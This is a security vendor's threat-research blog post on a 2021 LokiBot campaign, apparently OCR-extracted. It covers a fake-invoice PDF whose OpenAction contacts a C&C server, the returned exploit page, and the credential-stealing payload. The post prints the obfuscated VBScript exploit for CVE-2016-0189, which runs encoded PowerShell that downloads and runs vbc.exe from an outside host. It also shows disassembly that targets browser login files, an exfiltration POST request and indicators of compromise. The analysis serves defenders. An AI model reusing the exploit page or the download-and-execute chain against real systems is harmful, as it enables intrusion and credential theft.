New Campaign Sees LokiBot Delivered Via Multiple Methods

trendmicro.com/en_us/research/21/h/new-campaign-sees-lokibot-delivered-via-multiple-methods.html

August 25, 2021

Introduction

We recently detected an aggressive malware distribution campaign delivering LokiBot via multiple techniques, including the exploitation of older vulnerabilities. This blog entry describes and provides an example of one the methods used in the campaign, as well as a short analysis of the payload. We found that one of the command-and-control (C&C) servers had enabled directory browsing, allowing us to retrieve updated samples.

Index of /document

Name	Last modified	Size	Description
Parent Directory		-	
pdf_r34567888.html	2021-08-10 04:02	7.0K	
pdf_rg234999233.html	2021-08-10 03:59	7.1K	
rwer.wbk	2021-08-16 05:28	9.0K	

Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.4.21 Server at 198.23.212.137 Port 80

Figure 1. C&C server with directory browsing enabled


Although none of these techniques are particularly new, we want to build awareness about this campaign and encourage users to patch their systems as soon as possible if they are potentially affected.

Analysis of the Adobe PDF malware delivery mechanism

Some of the delivery methods we found included:

- PDF: Using Open Action Object
- DOCX: Using the Frameset mechanism
- RTF: Exploitation of CVE-2017-11882
- Internet Explorer: Exploitation of CVE-2016-0189
- Excel: Using embedded OLE Object and Word documents (With further exploitation of old vulnerabilities)

Let's take a look at one of the delivery methods, an Adobe PDF document attached to an email masquerading as an order invoice email to fool customers. The PDF file, shown in Figure 2, is named "Revised invoice 2.pdf."



Invoice

DATE	INVOICE NO.
5/19/2021	90409

05/19/2021

BILL TO

SHIP TO

P.O. NO.	S.O. NO.	TERMS	REP	SHIP DATE	SHIP VIA	FOB
49554		PREPAID	JLB	5/19/2021	BEST WAY	PRE-PAID

QTY	UNIT	ITEM	DESCRIPTION	RATE	AMOUNT
1	EA	EMAES07V080V...	EMAX 7.5 HP 1 PH 80 GALLON VERTICAL WITH AIR SILENCER-WITH PRESSURE LUBE	3,399.00	3,399.00
			FRAUD		

Figure 2. Screenshot of the PDF document sent to the targeted victim

When the document is opened, the user is presented the option to allow or block a connection to a specific host at “192[.]23[.]212[.]137”.




Figure 3. Option presented to the user upon opening the document

The URL is placed as an action in the PDF “OpenAction” directory, so a web visit is performed when the user opens the document.




Figure 4. PDF document dictionary

If the user allows access to the site, an HTTP request is sent to the URL http://198[.]23[.]212[.]137/document/pdf_r34567888[.]html. The server responds with a malicious HTML document, shown in Figure 4.

```
<!DOCTYPE html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >
<html>
<body>
<ScRIPt TyPe="tEXT/VBSCRiPt">
suB xKQOg() :   DiM XLHLI   :   XLHLI   =   chRW(34)    &   crEAtEoBjecT("WsCrIPt.sheLL").eXpanDENvIRoNmEnTsTRINGS(
"%SystemROOT%") & "\syStem32\WiNDOWSPOweRsheLl\v1.0\POwErSHELL.ExE"  &   ChRw(34)    :   cReAtEobJeCt("wScrIPT.shElL").
ruN   XLHLI   &   "        pOwerShELL.exe      -ex    ByPASS   -Nop       -w  1       -Ec
IAAJAAkAUwBlAHQALQBDAE8ATgB0AEUATgBUAAkAIAAgAC0AdgBhACAAIAAJACgAIAAJAAkAJgAoACçATgBlAHcALQBPAGIASgBFAEMAdAAnACAAIAAgACAAIAAg
ACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAApACAACQAJACgAIAAgACAAWwBjAEgAQQBSAF0ACQAJACAAMAB4ADYA
RQAJAAkAIAAJAAkAIAArAAkACQAgAFsAYwBIAEEAUgBdAAkACQAgADAAeAA2ADUACQAJACAACQAJACAAKwAJAAkAIABbAGMASABhAFIAXQAJAAkAIAAwAFgANQA0
AAkACQAgAAkACQAgACsACQAJACAAWwBjAEgAQQBSAF0ACQAJACAAMAB4ADIARQAJAAkAIAAJAAkAIAArAAkACQAgAFsAQwBIAEEAUgBdAAkACQAgADAAeAA3ADcA
CQAJACAACQAJACAAKwAJAAkAIABbAEMASABhAFIAXQAJAAkAIAAwAFgANAA1AAkACQAgAAkACQAgACsACQAJACAAWwBjAEgAYQByAF0ACQAJACAAMAB4ADQAMgAJ
AAkAIAAJAAkAIAArAAkACQAgAFsAYwBoAGEAcgBdAAkACQAgADAAeAA2ADMACQAJACAACQAJACAAKwAJAAkAIABbAGMAaABBAHIAXQAJAAkAIAAwAFgANABDAAkA
CQAgAAkACQAgACsACQAJACAAWwBjAGgAYQByAF0ACQAJACAAMAB4ADYAOQAJAAkAIAAJAAkAIAArAAkACQAgAFsAQwBIAGEAUgBdAAkACQAgADAAWAA2ADUACQAJ
ACAACQAJACAAKwAJAAkAIABbAEMASABBAFIAXQAJAAkAIAAwAHgANgBFAAkACQAgAAkACQAgACsACQAJACAAWwBDAGgAYQByAF0ACQAJACAAMABYADcANAAJAAkA
CQAgAAkAHSAkAEUATgB2ADoAUAB1AGIAbABJAGMAXAB2AGIAYwAuAGUAeABlAB0gCQAJAAkAOwAJAAkAIABTAFQAQQByAFQACQAJACAAHSAkAEUATgBWADoAUAB1
AGIAbABpAEMAXAB2AGIAYwAuAGUAeABlAB0g            "   ,   0   :   eND SUB :   diM gtgfp() :   DiM lEdLE() :   dim Dvhol
:   DiM JVBiC   :   Dim eTLlA   :   dim IiQlh   :   dIm QiFYo   :   dIM OCcCJ   :   Dim feKSn   :   dim hxXlo   :   dim
fGwiU   :   Dim WTXyt   :   DIm JPtGN   :   diM lmPsf   :   dIm LjPkI   :   diM vpulk   :   dIm rkwVP   :   dIm sLaaB
:   DiM uwCMa   :   Dim jRtOj   :   eTLlA   =   cLNG("24000")   :   IiQlh   =   clNg("2000")   :   QiFYo   =   ClNG("32"
)   :   OCcCJ   =   CLNG("64000")   :   feKSn   =   clnG("&H174")   :   hxXlo   =
"%u4141%u4141%u0016%u4141%u4141%u4141%u4242%u4242"  :   fGwiU   =   "%u4141%u4141%u0008%u4141%u4141%u4141"  :   WTXyt
=   "%u4141%u4141%u400C%u0000%u0000%u0000"  :   REdim   gtgfp(QiFYo)   :   rEDiM   lEdLE(QiFYo)   :   JVBiC   =   spAcE(
OCcCJ)   :   JPtGN   =   unEsCApe(hxXlo   &   JVBiC)   :   functiON   PpNAe   (HkZwd, DqiYr)   :   JPtGN   =   UnescAPE(
fGwiU & kQkDo(DqiYr) & JVBiC)   :   Dvhol   =   NuLl   :   sET Dvhol   =   new UFJwm   :   PpNAe   =   Dvhol.oKbbZ(HkZwd, 2
)   :   end fUncTiOn   :   SUb WHQGJ   (pyUjq, pDTAk)   :   JPtGN   =   uneSCaPE(WTXyt & kQkDo(pDTAk) & JVBiC)   :   Dvhol
=   Null   :   seT Dvhol   =   NEw UFJwm   :   Dvhol.oKbbZ(pyUjq, 2)   =   CSng(0) :   end Sub :   fUNcTIoN   xPPfa
:   Dvhol.fXCry()   :   for uwCMa = 0 To QiFYo  :   gtgfp(uwCMa)   =   MID(JPtGN, 1, eTLlA)   :   NeXt   :   eND
funCTIon   :   cLASS   UFJwm   :   DIM oKbbZ() :   PRIVaTe SUb ClasS_InITIalIZE   :   reDIm prESERVE oKbbZ(1, IiQlh)
:   End sUB :   puBlIc  sUb fXCry() :   REdiM   pReserve   oKbbZ(1, 1) :   eNd suB :   eNd cLaSS   :   ClAsS   CkjIx
:   eNd ClasS   :   FuNcTIon   VmmRS (PvVbT, ARWpx)   :   Dvhol   =   NULl   :   set Dvhol   =   New UFJwm   :   FoR
uwCMa = 0 tO   QiFYo   :   SeT lEdLE(uwCMa) = ARWpx   :   neXt   :   SEt Dvhol.oKbbZ(PvVbT, 2) = ARWpx   :   FoR uwCMa
= 0 To   QiFYo - 1   :   IF  aSc(MID(gtgfp(uwCMa), 3, 1))   =   vArtyPE(ARWpx)  THEn   :   jRtOj = MWAhd(MId(gtgfp(uwCMa
), 3 + 4, 2))  :   ENd If  :   gtgfp(uwCMa)   =   NUlL   :   NexT   :   VmmRS   =   jRtOj   :   ENd fUNcTiOn   :
fuNctIOn   lxWkP   (KNlvR) :   sEt sLaaB   =   NEW CkjIx   :   lmPsf = VmmRS(KNlvR, sLaaB) :   rkwVP = PpNAe(KNlvR, lmPsf
+ 8) :   LjPkI = MWAhd(  MID(rkwVP, 3, 2))   :   rkwVP = PpNAe(KNlvR, LjPkI + 4) :   vpulk = MWAhd(  miD(rkwVP, 1, 2))
:   WHQGJ KNlvR, vpulk + feKSn  :   xKQOg() :   SEtsLaaB   =   noThinG :   ENd fUnCtiOn
</sCRIPt>
<SCriPT TyPE="tEXT/JAVaScript">
function   MWAhd(  JaAyw   )   {   return JaAyw.charCodeAt(0)  |   (JaAyw.charCodeAt(1) << 16) ;   }   ;   function
kQkDo(  PuMQX   )   {   return String.fromCharCode(PuMQX   &   0xffff   )   +   String.fromCharCode(   PuMQX   >>  16  )
   ;   }   ;   var NgyOR   ;   NgyOR   =   {   "valueOf"   :   function   () {   xPPfa() ;   return  1   ;   }   }   ;
;       var OJkey   ;   setTimeout  (   function   () {   lxWkP   (   NgyOR   )   ;   }   ,   50   )   ;
</scRIpT>

</body>
</html>
```

Figure 5. Code snippets from the malicious HTML page returned from server

The malicious web page exploits a vulnerability identified as CVE-2016-0189 to run the embedded PowerShell script.

The credential-stealing payload

After deobfuscation, we can see the malware attempts to download the payload from http://198[.]23[.]212[.]137/regedit/reg/vbc[.]exe.

The payload vbc.exe is a variant of the LokiBot trojan we first detected in 2019. The main purpose of the malware is to steal user credentials from the web browsers, FTP servers, and SMTP clients. It appears to have been compiled recently and uploaded to VirusTotal.

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2021-08-11 00:08:08
Entry Point	4096
Contained Sections	4

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	19751	19968	6.06	bca228ec7cf83d6975504ab0a4b31648	200295.05
.rdata	24576	5204	5632	5.09	bd3dc6e1f1487c890c5b1831e24c2ccc	192042.48
.data	32768	6612	512	0.06	0bf5371ea59f813b692e5a7e9f829f88	129031
.rsrc	40960	480	512	4.7	101f04294dcfeea9dfe10d3c920461d9	9406

Figure 6. Compilation timestamp of the malware

```
004079BB                push    esi
004079BC                push    [ebp+arg_4]
004079BF                push    [ebp+arg_0]
004079C2                push    offset aSSUserDataDefa ; "%s\\%s\\User Data\\Default\\Login Data"
004079C7                call    sub_405B6F
004079CC                mov     esi, eax
004079CE                add     esp, 0Ch
004079D1                test    esi, esi
004079D3                jz      loc_407A62
004079D9                push    esi
004079DA                call    sub_403D6B
004079DF                pop     ecx
004079E0                test    eax, eax
004079E2                jnz     short loc_407A62
004079E4                push    esi             ; lpMem
004079E5                call    sub_402BAB
004079EA                push    [ebp+arg_4]
004079ED                push    [ebp+arg_0]
004079F0                push    offset aSSUserDataDefa_0 ; "%s\\%s\\User Data\\Default\\Web Data"
004079F5                call    sub_405B6F
004079FA                mov     esi, eax
004079FC                add     esp, 10h
004079FF                test    esi, esi
00407A01                jz      short loc_407A62
00407A03                push    esi
00407A04                call    sub_403D6B
00407A09                pop     ecx
00407A0A                test    eax, eax
00407A0C                jnz     short loc_407A62
00407A0E                push    esi             ; lpMem
00407A0F                call    sub_402BAB
00407A14                push    [ebp+arg_4]
00407A17                push    [ebp+arg_0]
00407A1A                push    offset aSSLoginData ; "%s%s\\Login Data"
00407A1F                call    sub_405B6F
00407A24                mov     esi, eax
00407A26                add     esp, 10h
00407A29                test    esi, esi
00407A2B                jz      short loc_407A62
00407A2D                push    esi
00407A2E                call    sub_403D6B
00407A33                pop     ecx
00407A34                test    eax, eax
00407A36                jnz     short loc_407A62
00407A38                push    esi             ; lpMem
00407A39                call    sub_402BAB
00407A3E                push    [ebp+arg_4]
00407A41                push    [ebp+arg_0]
00407A44                push    offset aSSDefaultLogin ; "%s%s\\Default\\Login Data"
00407A49                call    sub_405B6F
```

Figure 7. Default folders

```
POST /sxisodifntose.php/XjjuwyOTvqjre HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: 185.227.139.5
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 9153D0DA
Content-Length: 208
Connection: close

..'.......ckav.ru......U.s.e.r._.N.a.m.e.......C.O.M.P.U.T.E.R._.N.A.M.E.......C.o.m.p.u.t.e.r._.N.
a.m.e.....................k.................0...9.1.2.4.3.9.0.F.F.8.A.7.3.B.D.7.7.2.0.3.F.0.B.
6.....l5Rcl....
```

Figure 8. C&C server POST request

The importance of timely patching and observing best practices for security

This campaign shows that LokiBot and its variants are still being widely used and still use old and reliable techniques such as social engineering and vulnerability exploitation as delivery methods.

Users can protect themselves from campaigns that involve these techniques by observing basic security practices, such as refraining from clicking links and opening attachments in suspicious or unsolicited emails. Organizations and individuals should also update their systems as soon as possible since some of the delivery methods discussed in this blog post use vulnerability exploits.

The following security solutions can also protect users from email-based attacks:

- **Trend Micro™ Cloud App Security – Enhances the security of Microsoft Office 365 and other cloud services via computer vision and real-time scanning. It also protects organizations from email-based threats.**
- **Trend Micro™ Deep Discovery™ Email Inspector – Defends users through a combination of real-time scanning and advanced analysis techniques for known and unknown attacks.**

Indicators of Compromise

Description	Hashes/URLs/IP Addresses	Detection Name
Revised invoice 2 .pdf	c59ac77c8c2f2450c942840031ad72d3bac69b7ebe780049b4e9741c51e001ab	Trojan.PDF.POWLOAD.AM
2021-08-09_220350.pdf.pdf	5a586164674423eb4d58f664c1625c6dfabcd7418048f18d4b0ab0b9df3733eb	Trojan.PDF.POWLOAD.AM
shipment assessment.pdf	fb7fe37e263406349b29afb8ee980ca70004ee32ea5e5254b9614a3f8696daca	Trojan.PDF.POWLOAD.AM
LOA.PDF.pdf	98983e00b47bcbe9ebbaf5f28ea6cdbf619dd88c91f481b18fec7ffdb68ab741	Trojan.PDF.POWLOAD.AM
Bunker invoice 023.pdf	71998bb4882f71a9e09b1eb86bac1e0a0ac75bc4c20ee11373b90173cedc7d0b	Trojan.PDF.POWLOAD.AM
PO JHS-PO-2108-11425.rar-1.pdf	e5d84990d7abd7b65655ac262d3cad346cdaf47f5861bff8b33b8bc755832288	Trojan.PDF.POWLOAD.AM
N/A	2210000d2f877c9fd87efe97605e90549c5d9008a90f9b062a570fc12437e318	Trojan.W97M.LOKI.AOR
Contract 1459-PO21-15.docx	e7a518b83d9f57a4cb8726afc6bb27a15f6e68655552e13b24481df83b9320fb	Trojan.W97M.LOKI.AOR
PI I229-I231.xlsx	fc5bf62f57c77efa9f9264878f1753a35c27fb44bce7d9a00f8f094315355661	Trojan.X97M.CVE20180802.AL
S28BW-421072010440.PDF.xlsx	c6aede79cc1608da1e3ed5c8853b1718351429573679d6b847c90c44e48137d4	Trojan.X97M.CVE20180802.AL
64DBB078907CDEB6E	639f6453e961aa33302d34962ccdd29fbc9235b2a0df8b1ac0acc0bb040af7e0	Trojan.W97M.LOKI.AOT
76CE5B8A21BB98A.mlw		
PO20-003609.xlsx	b1b0045f890afd14b4168b4fc0017ac39c281fe5eee66d3c9523040e63220eb4	Trojan.X97M.CVE201711882.XQU
rwer.wbk	3798eb011f5d8ee7f41e3666dac7fac279cf670ad4af4060aaef33a7def3c6f7	Trojan.W97M.CVE201711882.XAA
pdf_r34567888.html	45f1b4b0a627f1a2072818d00456dc4fc6607edf9a1a1c484f04f800d25b93d2	Trojan.HTML.POWLOAD.EQ
pdf_rg234999233.html	da56c38fad7c2ee8e829aea9bd3c4b523ea0b65e935805d68df12c7a28e5d5dd	Trojan.HTML.POWLOAD.EQ
vbc.exe	d8bb1bb8587840321e74cf2ab2f3596344cbb5ffeb77060bd9aade848fed03fd	TrojanSpy.Win32.LOKI.PUHBAZCI
vbc.exe	9f66135d831d5ba4972ba5db9e0fd4515dfaecc92013a741679d6cddbe29ab25	TrojanSpy.Win32.LOKI.PUHBAZCI
vbc.exe	324d549fb7b9999aa0e6fb8a6824f7a05fe5f1f21d76fb2d360cb34c56eb1995	TrojanSpy.Win32.LOKI.PUHBAZCI

vbc.exe	ca155beb7d28cde5147eba7907c453d433b7675ba1830e87d5a4e409b5b912e1	TrojanSpy.Win32.LOKI.PUHBAZCI
URL	http://198[.]23[.]212[.]137/document/pdf_document_s233322[.]html	Phishing
URL	http://198[.]23[.]212[.]137/document/pdf_document_sw211222[.]html	Disease Vector
URL	https://ulvis[.]net/Q4gl	Disease Vector
URL	https://ulvis[.]net/Q4km	Disease Vector
URL	http://198[.]23[.]212[.]137/document/pdf_rg234999233[.]html	Disease Vector
URL	http://198[.]23[.]212[.]137/document/pdf_r34567888[.]html	Disease Vector
C&C IP Address	198[.]23[.]212[.]137	C&C Server
C&C IP Address	104[.]21[.]62[.]89	C&C Server
C&C IP Address	104[.]21[.]71[.]169	C&C Server
C&C IP Address	185[.]227[.]139[.]5	C&C Server
C&C IP Address	46[.]173[.]214[.]209	C&C Server
C&C IP Address	192[.]227[.]228[.]106	C&C Server

Malware

We recently detected an aggressive malware distribution campaign delivering LokiBot via multiple techniques, including the exploitation of older vulnerabilities.

By: William Gamazo Sanchez, Bin Lin August 25, 2021 Read time: (words)

Content added to Folio